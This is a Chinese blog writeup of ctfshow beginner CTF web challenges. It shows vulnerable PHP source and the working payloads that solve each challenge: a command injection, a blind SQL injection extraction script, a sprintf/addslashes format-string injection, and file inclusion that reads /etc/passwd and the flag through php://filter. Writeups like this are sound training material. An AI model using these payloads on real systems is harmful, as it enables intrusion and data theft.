ctfshow 萌新赛web writeup

原创

参天大树SJ 于 2020-11-03 10:52:13 发布 1173 收藏 2

分类专栏： ctf 白帽子黑客攻防 文章标签： ctfshow 萌新赛

本文链接：https://blog.csdn.net/sxsj333/article/details/109463683

签到题

```php
<?php
if(isset($_GET['url'])){
        system("curl https://".$_GET['url'].".ctf.show");
}else{
        show_source(__FILE__);
}
 ?>
```

payload

```
?url=127.0.0.1;cat flag;com
```

flag{ac699423-7fc3-41f5-8c38-f95984db08fd}


数学及格了

环境损坏

萌新记忆

登录成功即可得到flag
扫描后台发现admin目录，打开是一个登录页面，
用户名为admin
猜测一下密码字段名（password、passwd、pass、p）和其长度,payload:’||length§<‘100
发现当字段名为p时为第三种返回结果当长度为18是返回结果发生变化，所以字段长度为17，因为substr没有被屏蔽所以猜测字段值的payload为’||substr(p,1,1)<'a
数据库的语法应该为

```sql
SELECT password FROM user WHERE username=''||length(password)<5
SELECT password FROM user WHERE username=''||substr(password,1,1)<'g';
```



所以password字段长度为5-1=4，password第一位为chr(ord('g')-1) 为f
根据这个原理，编写代码如下：

```
import requests

flag = ''
for i in range(1, 18):
    for j in '0123456789abcdefghijklmnopqrstuvwxyz':
        url = "http://389ae6fd-6889-44cc-8427-e845bd2ff653.chall.ctf.show/admin/checklogin.php"
        data = {"u": "'||substr(p,{},1)<'{}".format(i,j),
                "p": ""
                }
        # print(data)
        c = requests.post(url, data=data)
        # print(c.text)
        if '用户名' not in c.text:
            flag += chr(ord(j)-1)
            print(flag)
            break
```

得到密码，用户名为admin，登陆得到flag


假赛生

```
<?php
session_start();
include('config.php');
if(empty($_SESSION['name'])){
    show_source("index.php");
}else{
    $name=$_SESSION['name'];
    $sql='select pass from user where name="'.$name.'"';
    echo $sql."<br />";
    system('4rfvbgt56yhn.sh');
    $query=mysqli_query($conn,$sql);
    $result=mysqli_fetch_assoc($query);
    if($name==='admin'){
        echo "admin!!!!!"."<br />";
        if(isset($_GET['c'])){
            preg_replace_callback("/\w\W*/",function(){die("not allowed!");},$_GET['c'],1);
            echo $flag;
        }else{
            echo "you not admin";
        }
    }
}
?>
```

提示：register.php login.php 大佬们别扫了
先用admin空格，密码1 注册
然后登陆用admin，1 登陆
c绕过正则就行，c为空格就行

给她

git泄露，得到源码




发现hint.php

```php
<?php
$pass=sprintf("and pass='%s'",addslashes($_GET['pass']));
$sql=sprintf("select * from user where name='%s' $pass",addslashes($_GET['name']));
?>
```

sprintf和addslashes有个漏洞，从WordPress SQLi谈PHP格式化字符串问题
直接利用payload

```
?name=1&pass=%1$' or 1%23
```



右键查看源码，提示flag位置

```
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<!--flag in /flag -->
</body></html>
There's nothing here
```


该页面应该存在文件包含漏洞，

```
Raw | Params | Headers | Hex
GET /wjbh.php HTTP/1.1
Host: 713e3c02-ab48-417f-b86d-fdcbbad315d5.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: file=666c61672e747874
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

```
Raw | Headers | Hex | HTML | Render
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 04 Nov 2020 07:55:05 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 245

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
	<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<!--flag in /flag -->
</body></html>
There's nothing here
```


666c61672e747874十六进制转字符为flag.txt

尝试读取/etc/passwd

```
Raw | Params | Headers | Hex
GET /wjbh.php HTTP/1.1
Host: 4c792832-1da6-4cbd-ba1a-5b31efcdab0e.chall.ctf.show
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: file=2f6574632f706173737764
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
Raw | Headers | Hex | HTML | Render
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 04 Nov 2020 11:00:44 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Content-Length: 1616

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
	<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<!--flag in /flag -->
</body></html>
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
```

直接读取/flag，发现提示没有flag

```
Raw | Params | Headers | Hex
GET /wjbh.php HTTP/1.1
Host: 4c792832-1da6-4cbd-ba1a-5b31efcdab0e.chall.ctf.show
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: file=2f666c6167
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


```
Raw | Headers | Hex | HTML | Render
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 04 Nov 2020 11:01:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Content-Length: 236

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
	<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<!--flag in /flag -->
</body></html>
not has flag
```

尝试伪协议读取，php://filter/read=convert.base64-encode/resource=/flag

```
Raw | Params | Headers | Hex
ET /wjbh.php HTTP/1.1
ost: 4c792832-1da6-4cbd-ba1a-5b31efcdab0e.chall.ctf.show
```

```
Raw | Headers | Hex | HTML | Render
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
```

改用php://filter/read=string.rot13/resource=flag



rot13得到flag

flag{03a79b86-45c6-4706-99c6-375460632199}